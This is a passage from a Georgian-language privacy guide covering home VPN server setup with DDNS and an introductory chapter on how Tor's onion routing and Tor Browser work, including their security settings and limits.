აქ შესაძლებელია განსაზღვროთ საკომუნიკაციო პორტი და აარჩიოთ დაშიფვრის მეთოდები და TLS დაშიფვრაც კი. თუ ქვემოთ ჩახვალთ ნახავთ რომ უნდა შეიყვანოთ თქვენი სერტიფიკატები და გასაღები. ეს ბმული https://forum.dd-wrt.com/wiki/index.php/VPN_%28the_easy_way%29_v24%2B#Creating_Certificates დაგეხმარებათ

გაარკვიოთ როგორ ხდება სერტიფიკატების შექმნა. მიუხედავად იმისა რომ დაყენება მარტივი ჩანს, მაინც ყურადღებით წაიკითხეთ დოკუმენტაცია.

როგორც აღვნიშნეთ მოგიწევთ რუტერზე გახსნათ შემომავალი კავშირი სერვერის IP მისამართისათვის.



გაითვალისწინეთ რომ სახლში ასეთი სერვერის დასაყენებლად სასურველია რომ მონიჭებული გქონდეთ მუდმივი IP მისამართი. თუ ასეთი მისამართი არ გაქვთ უნდ ჩართოთ DDNS, ბმული https://www.computersciencedegreehub.com/faq/what-is-a-dynamic-domain-name-system/ აგიხსნით ამის, WikiPedia-ც საკმაოდ კარგ ინფორმაციას იძლევა Dynamic DNS - Wikipedia. მთავარი კი ის არის რომ თუ IP მისამართი ხშირად იცვლება გაგაჩნდეთ მუდმივი დომენის სახელი, რომლის საშუალებითაც მოხდება თქვენი რუტერის მიმდინარე IP მისამართის შეცვლისას გარედან თქვენი სერვერის პოვნა. DNS სერვერები თავიანთ მონაცემთა ბაზებს ნელა აახლებენ და იმის გამო რომ DNS განაწილებული სისტემაა, მის სრულ გაახლებას საათები ჭირდება. DDNS ამას ბევრად უფრო სწრაფად აკეთებს. როგორც წესი DDNS-ს აქვს კლიენტ პროგრამა რომელიც ან კომპიუტერზე ან სახლის რუტერზე დგას და ინფორმაციას გადასცემს ინტერნეტზე მოთავსებულ სერვერს. ეს სერვერი კი თავის მხრივ გააახლებს სხვა სერვერების მონაცემთა ბაზებს. როგორც წესი, ასეთი პროგრამები რუტერებს მოჰყვება და რუტერის კომპანიის სერვერზე რეგისტრაციის საშუალებით განგასაზღვრინებენ თქვენს დომენის, რომელიც მათი სერვერის მთავარ დომენში განთავსდება. ცხადია შესაძლებელია იყიდოთ თქვენი საკუთარი დომენიც. არსებობს ბევრი საიტი რომლებიც ასეთ დომენებს ყიდიან, მაგრამ უმეტესობა არ არის უფასო. შესაბამისად, უნდა შეადაროთ რა უფრო ძვირია, ასეთი სერვისი თუ სტატიკური IP მისამართი.


თავი 3 TOR ანუ ბნელი ქსელი

ამ თავის ამოცანაა რომ კარგად აგიხსნათ თუ რა არის TOR, ანუ ბნელი ქსელი და როგორ უნდა გამოიყენოთ იგი ანონიმურობის დასაცავად. რა არის მისი ხარვეზები და როგორ უნდა მოახერხოთ ამ ხარვეზების გვერდის ავლა. თავის ბოლოში კარგი წარმოდგენა უნდა გქონდეთ TOR-ის შესახებ და უნდა შეძლოთ მისი გამოყენება ანონიმურობის დასაცავად.

რა არის TOR?


TOR არის ღია და უფასო პროგრამული უზრუნველყოფა რომელიც ანონიმური კავშირის საშუალებას იძლევა ინტერნეტ პაკეტების გადამისამართებით, მოხალისეების მიერ შექმნილი დაშიფრული ქსელის საშუალებით რომელიც შედგება 7000-ზე მეტი კვანძისაგან. ამ ქსელის საშუალებით ხდება ინფორმაციის გამგზავნის ადგილმდებარეობის დამალვა და ასევე დამალვა იმისა თუ რა საიტებთან მუშაობს მომხმარებელი. TOR-ის გამოყენება ართულებს ინფორმაციის გამგზავნის ვინაობის და ადგილმდებარეობის დადგენას. TOR-რამდენჯერმე დაშიფრავს მონაცემებს და აგზავნის ნებისმიერად არჩეულ TOR კვანძზე, ეს კვანძი გაშიფრავს დაშიფვრის მხოლოდ მის შესაბამის ფენას და გააგზავნის ინფორმაციას შემდეგ კვანძზე. ბოლო კვანძი გაშიფრავს დაშიფვრის

ბოლო ფენას და გააგზავნის ინფორმაციას მომხმარებელთან, ამ პროცესში კვანძი არ იღებს არც გამგზავნის და არც სხვა კვანძების IP მისამართებს.




TOR- ის გამოყენებით ხდება დაშიფვრის ბევრი ფენებით და პაკეტების სხვადასხვა რუტერებზე გადამისამართებით მომხმარებლის დამალვა. როცა TOR-ს დააყენებთ კომპიუტერზე, იგი აყენებს SOCS5 პროქსის თქვენს კომპიუტერზე. და თუ კომპიუტერი სწორი კონფიგურაცია მოხდა თქვენი ინტერნეტ ინფორმაცია მთლიანად წავა ამ პროქსის გავლით, რომელიც გადაგამისამართებთ TOR ქსელში. პროქსიში შესვლისას მონაცემები დაიშიფრება და შემდეგ გადაიცემა. მონაცემები დაიშიფრება და შემდეგ გადაიცემა TOR ქსელის ერთი კვანძიდან მეორეზე, სანამ მონაცემები არ მიაღწევენ გარეთ გამომავალ კვანძს, რომელიც მოახდენს ინფორმაციის გაშიფვრას და გახსნილი სახით გაგზავნას დანიშნულების საიტზე, მაგალითად Google, Facebook ან სხვა. გარდა ინფორმაციის დამალვისა შესაძლებელია ე.წ. დამალულ საიტებთან მუშაობაც თუ გადახვალთ შესაბამის TOR მისამართებზე. ეს მისამართები ასე გამოიყურება: http://zqktlwi4fecvo6ri.onion/. **როგორც ხედავთ მთავარი მახასიათებელია .onion გაფართოება. გაითვალისწინეთ რომ ეს სერვისები ხშირად შეიცავენ არალეგალურ და კრიმინალურ ინფორმაციას, ან გთავაზობენ ასეთ მომსახურებას. არ არის რეკომენდებული ასეთი მომსახურების გამოყენება. ასეთ სერვერებთან მუშაობისას, ინფორმაცია არ გამოდის Tor-ის გარეთ და ბოლოდან ბოლომდეა დაშიფრული რჩება. თანაც Tor-ის არცერთმა კვანძმა არ იცის საიდან მოდის ინფორმაცია, ანუ მისი საწყისი მისამართი. Tor-ის კლიენტი ყველა კვანძთან სხვადასხვა დაშიფვრაზე თანხმდება. შესაბამისად ვერცერთი კვანძი ვერ მოახერხებს ინფორმაციის თვალთვალს. თანაც Tor ერთდა იგივე კვანძს მხოლოდ 10 წუთის განმავლობაში იყენებს და შემდეგ ცვლის ინფორმაციის გადაცემის მარშრუტს.**


როგორც თითონ TOR-ის საიტი ნახატებით გვიხსნის, გადაცემა ასე ხდება:



თავიდან მომხმარებელი უკავშრდება ე.წ. Directory Server-ს წარმოიდგინეთ ეს სერვერი დაახლოებით იგივე როგორც DNS.




კლიენტი პროგრამა ნებისმიერად არჩევს კავშირის გზას, მეორე ნახატზე ასეთი დაშიფრული კავშირი წარმოდგენილია მწვანე ხაზებით. შემდეგ კი, გამომავალი კვანძის გავლით, კავშირი დამყარდება Bob-თან ან Facebook-თან ან კიდევ სხვა საიტთან ან კომპიუტერთან. ეს ბოლო ნაბიჯი არ არის დაშიფრული, თუ არ იყენებთ დამატებით დაშიფვრას, როგორიც მაგალითად არის HTTPS. ეს ნახატი გიჩვენებთ როგორ ხდება დაკავშრება ჩვეულებრივ, ანუ ზედაპირის ინტერნეტთან.



თუ მოგვიანებით სხვა საიტთან მოხდება დაკავშრება ნახატი 3 გიჩვენებთ რომ სხვა მარშრუტის არჩევა ხდება. როგორც უკვე აღვნიშნეთ ეს მარშრუტები ყოველ 10 წუთში იცვლება.

ცხადია მარტო Tor სრულად ვერ დაიცავს ანონიმურობას, და იმისათვის რომ არ გითვალთვალონ საჭიროა გამოიყენოთ პროგრამები რომლებიც თქვენი კომპიუტერის შესახებ გარკვეულ ინფორმაციას არ გადასცემენ ან შეცვლიან. მაგალითად Tor Browser არის ერთ-ერთი ასეთი პროგრამა. ამგვარად Tor უნდა განიხილოთ როგორც კონფიდენციალურობის დაცვის ერთ ერთი ხელსაწყო და არა როგორც პანაცეა. მაგალითად თუ ვინმე ხედავს თქვენი კომპიუტერიდან გამომავალ ინფორმაციას და ასევე ხედავს დანიშნულების ადგილას შემავალ ინფორმაციას, სტატისტიკური ანალიზს საშუალებით შეძლებს დაადგინოს რომ ეს კავშირი თქვენგან მოდის და

რადგან Tor დან გამომავალი კავშირი არ არის დაშიფრული, ეცოდინება რას აკეთებთ. მაგრამ, თუ ამ ხელსაწყოს სწორად გამოიყენებთ ძალიან გაუჭირდებათ თვალთვალი თუ საერთოდ რამის გარკვევა.




ეს ნახატი გიჩვენებთ დაშიფვრის ფენებს. სწორედ ასეთი ფენოვანი დაშიფვრისაგან მოდის სახელი ნიორი (Onion), ანუ ყოველ ნაბიჯზე ხდება დაშიფვრის ერთი ფენის მოცილება სანამ საბოლოოდ შეტყობინება მიაღწევს დანიშნულების ადგილს. ეს კი ნიშნავს რომ არცერთმა ცალკე აღებულმა კვანძმა არ იცის რა მარშრუტიდან მოდის პაკეტი. გაგზავნისას კლიენტი ყოველი გასავლელი კვანძისთვის ცალკე ახდენს დაშიფვრის გასაღებზე შეთანხმებას. ყველა ეს გასაღებები კა ცხადია განსხვავდება ერთმანეთისაგან. ანუ კვანძი A გახსნის მხოლოდ ლურჯად მონიშნულ დაშიფვრას, რის შემდეგაც დაინახავს მისამართს სადაც უნდა გააგზავნოს შეტყობინება, კვანძი B მიიღებს შეტყობინებას და გახსნის მწვანე ფენას ასევე დაინახავს კვანძი C-ს მისამართს და ა.შ. სანამ შეტყობინება არ მიაღწევს დანიშნულების წინა კვანძამდე რომელიც მოაცილებს დაშიფვრის ბოლო ფენას და სრულად გაშიფრული შეტყობინება გაეგზავნება მიმღებს.

დაშიფვრის გასაღებებზე შეთანხმება ხდება Diffie-Hellman მეთოდის საშუალებით, ანუ კავშირის შუაში მოთავსებული მსმენელიც კი ვერ მიხვდება რა არის დაშიფვრის გასაღები. თანაც ეს გასაღებები დროებითი გასაღებებია და ისინი ძალიან ცოტა ხნის განმავლობაში გამოიყენება. შესაბამისად თუ ვინმემ მოახერხა რომელიმე კვანძის ხელში ჩაგდება, ვერ მოახერხებს მასში მოთავსებული ან უკვე გავლილი ინფორმაციის წაკითხვას.

Tor საკმაოდ კარგად მალავს ინფორმაციას და IP მისამართებს.


Tor ქსელი და ბრაუზერი

Tor ორი რამისაგან შედგება, დაშიფრული ქსელი, როგორც ეს ზემოთ განვიხილეთ, და ბრაუზერი. ქვემოთ მოყვანილი ნახატი გიჩვენებთ Tor-ის მუშაობის სტატისტიკურ სურათს (https://torflow.uncharted.software/#/2016-1-13?ML=-26.015625,41.178653972331674,3). აუცილებლად დაგჭირდებათ პროგრამა რომელიც ამ ქსელში შეგიყვანთ. სწორედ ასეთი პროგრამაა Tor ბრაუზერი.




კვანძების უმეტესობა განთავსებულია ცენტრალურ ევროპაში. ასევე კვანძები მოთავსებულია აშშ-შიც. ამ ქსელის მოხმარება და სისწრაფე საკმაოდ სწრაფად იზრდება.

Tor ბრაუზერი დაფუძნებულია Mozila Firefox ESR -ის გამაგრებულ ვარიანტზე, იგი ასევე იყენებს, Tor-ის ასამუშავებელ პროგრამას, HTTPS everywhere და ბრაუზერის Noscript გაფართოებებს, იგი ასევე შეიცავს Tor Proxy-ს. იგი მუშაობს თითქმის ყველა სისტემასთან და პორტატულია, ანუ შეგიძლიათ ამუშაოთ ფლეშ დისკებიდან. მისი ჩამოტვირთვა შეიძლება ბმულიდან https://www.torproject.org/download/languages/ ჩამოტვირთვის შემდეგ აუცილებლად შეამოწმეთ ხელმოწერა. დაყენება საკმაოდ ადვილია. ბრაუზერი ასე გამოიყურება




როგორც ხედავთ Firefox-ისაგან დიდად არ განსხვავდება, მასთან მუშაობა არ უნდა გაგიჭირდეთ. მისამართების სტრიქონის გასწვრივ მოთავსებული ფარის ნიშანი გიჩვენებთ უსაფრთხოების დონეს. ჩვეულებრივ დაყენებულია სტანდარტული, ანუ ძირითადად არ იბლოკება ვებ საიტების სკრიპტები თუ სხვა მოთხოვნები. თუ ამ ღილაკს დააჭერთ და გადახვალთ Advance ბმულზე გაიხსნება უსაფრთხოების პარამეტრების განსაზღვრის ფანჯარა.



იგი სამ სტანდარტულ კონფიგურაციას გთავაზობთ. Standard სადაც ფაქტიურად არაფერი იბლოკება, Safer სადაც იბლოკება JavaScript, ასევე ზოგიერთი შრიფტები და მათემატიკური სიმბოლოები, ხოლო ვიდეოს და ხმის დაკვრისათვის უნდა დააჭიროთ ნებართვის მიცემის ღილაკს. Safest გახსნის მხოლოდ სტატიკურ ვებ გვერდებს. თითქმის ყველა დინამიური თვისებები აკრძალულია. ნაწილობრივ იზღუდება გრაფიკა, ვიდეო და აუდიო და სკრიპტები. ასევე იბლოკება JvaScript, ზოგიერთი შრიფტი და სიმბოლო.

Deceptive contents - საშუალებას გაძლევთ ავტომატურად დაბლოკოს ან გკითხოთ ბრაუზერმა რა ქნას როცა იგი აღმოაჩენს მისი აზრით არასასურველ პროგრამას თუ საიტს.

შეგიძლიათ ბრაუზერს მოთხოვოთ სერტიფიკატის სისწორის შემოწმება და როცა სერვერი მოითხოვს თქვენ სერტიფიკატს ან ავტომატურად მიაწოდებს ანდ შეგეკითხებათ მიაწოდოს თუ არა



თუ Extensions & Themes -ზე გადახვალთ ნახავთ რომ Noscript და Https Everywhere დაყენებულია, მათი გამოყენება ზემოთ გავიხილეთ.

დანარჩენს გადავხტებით რადგან დანარჩენი პარამეტრები ზუსტად იგივეა რაც Firefox-ში, რაც უკვე განვიხილეთ და ასევე საკმაოდ ადვილად გასაგები და შესაცვლელია.

თუ მთავარ ფანჯარას დავუბრუნდებით ძალიან საინტერესო ღილაკია  რომელიც დაჭერის შემთხვევაში დახურავს ბრაუზერის ყველა ფანჯარას და გახსნის ახალ ფანჯარას, ამ ახალ ფანჯარას ექნება წინასაგან განსხვავებული IP მისამართი და იდენტობა. ეს IP მისამართი იქნება ამ ჯერზე არჩეული Tor ქსელის გარეთ გამავალი კვანძის მისამართი.

გაითვალისწინეთ რომ თუ გადაწყვიტეთ Tor-ის გამოყენება, ე.ი. ძლიერი ანონიმურობა გჭირდებათ, მაშინ მაქსიმალურად მკაცრი შეზღუდვები უნდა განუსაზღვროთ ბრაუზერს. სხვაგვარად Tor-ის გამოყენება აზრს კარგავს.

თუ ცენზურის გამო თქვენთან Tor დაბლოკილია უნდა გააგზავნოთ ელ-ფოსტა მისამართზე gettor@torproject.org და შეტყობინების ტექსტში უნდა ჩაწეროთ ერთერთი windows, os x ან linux. მიიღებთ შეტყობინებას ბმულებით საიდანაც შეძლებთ ჩამოტვირთოთ Tor ბრაუზერი შესაბამისი ოპერაციული სისტემისათვის.

ცხადია Tor ბრაუზერის ნამდვილობა უნდა შეამოწმოთ. ბმული https://support.torproject.org/tbb/how-to-verify-signature/ აგიხსნით როგორ უნდა შეამოწმოთ ჩამოტვირთული პაკეტების ნამდვილობა.

ინფორმაცია Tor-ის შესახებ გაბნეულია სხვადასხვა საიტებზე და ძნელი გასაგებია რომელ საიტზე რა უნდა მოძებნოთ. ქვემოთ მოვიყვანთ რამდენიმე ბმულს რომლებიც დაგეხმარებიან ინფორმაციის მოძებნაში.

1. Tor ფორუმი https://tor.stackexchange.com/ აქ ბევრ სხვადასხვა თემებზე მიდის ლაპარაკი და დისკუსია.
2. Tor FAQ ანუ კითხვები რომლებსაც ყველაზე ხშირად კითხულობენ მომხმარებლები https://2019.www.torproject.org/docs/faq.html.en
3. Tor Blog https://blog.torproject.org/ გაძლევთ უახლეს ინფორმაციას Tor-ის შესახებ.
4. Tor Wiki https://gitlab.torproject.org/tpo/team
5. Tor Reddit https://www.reddit.com/r/tor
6. Tor Design Documents https://2019.www.torproject.org/docs/documentation.html.en#DesignDoc ამ ბმულზე მოთავსებულია Tor-ის შექმნის დოკუმენტაცია. ცხადია ამ დოკუმენტაციის წაკითხვა ბევრს გასწავლით ამ პროგრამის და Tor ქსელის შესახებ.

რისთვის უნდა გამოიყენოთ Tor.

Tor შექმნილია იმისათვის რომ მოხდინოს ვებ ბრაუზინგის ანონიმიზაცია როცა მუშაობთ Tor Browser-ით. კარგად დაიმახსოვრეთ რომ სხვა პროგრამების კავშირები არ არიან დაცული. იმისათვის რომ ამ პროგრამებმა მოახერხონ Tor ქსელის გამოყენება, კომპიუტერზე სპეციფიური კონფიგურაციები უნდა შეცვალოთ. იმის გამო რომ უბრალოდ Tor დააყენეთ თქვენ კომპიუტერზე სულაც არ ხართ სრულად დაცული. სხვა პროგრამები ისევ, ჩვეულებრივ, დაშიფვრის გარეშე უერთდებიან ინტერნეტს. მაგალითად Microsoft Office-ისევ დაუკავშირდება Microsoft სერვერებს Tor-ის გავლის გარეშე.

Tor იცავს მონაცემებს და ანონიმურობას მონაცემების გადაცემისას, ანუ თქვენი ინტერნეტ მომწოდებელი, ან სხვა ქსელში მოთვალთვალე ხალხი, ვერ მოახერხებს თქვენი მონაცემების წაკითხვას, საიტები ვერ მოახერხებენ განსაზღვრონ თქვენი ვინაობა. ცხადია თუ საიტს აძლევთ ინფორმაციას თქვენს შესახებ, მაგალითად თქვენი სახელით რეგისტრირდებით ფეის ბუქში ან გუგელში მაშინ უაზროა Tor-ის გამოყენება.

Tor-ის გამოყენებისას ვერ მოხდება თვალთვალი ინტერნეტიდან, რადგან ბრაუზერი არ ინახავს ინფორმაციას, შესაბამისად არ ინახავს cookie-ებს და ყოველ ჯერზე სხვადასხვა IP მისამართებიდან შედიხართ საიტებზე.

Tor-ის გამოყენებით გვერდს აუვლით ცენზურას. თანაც შესაძლებელია ბნელი ქსელის .onion მისამართიანი დამალული საიტების გამოყენება.

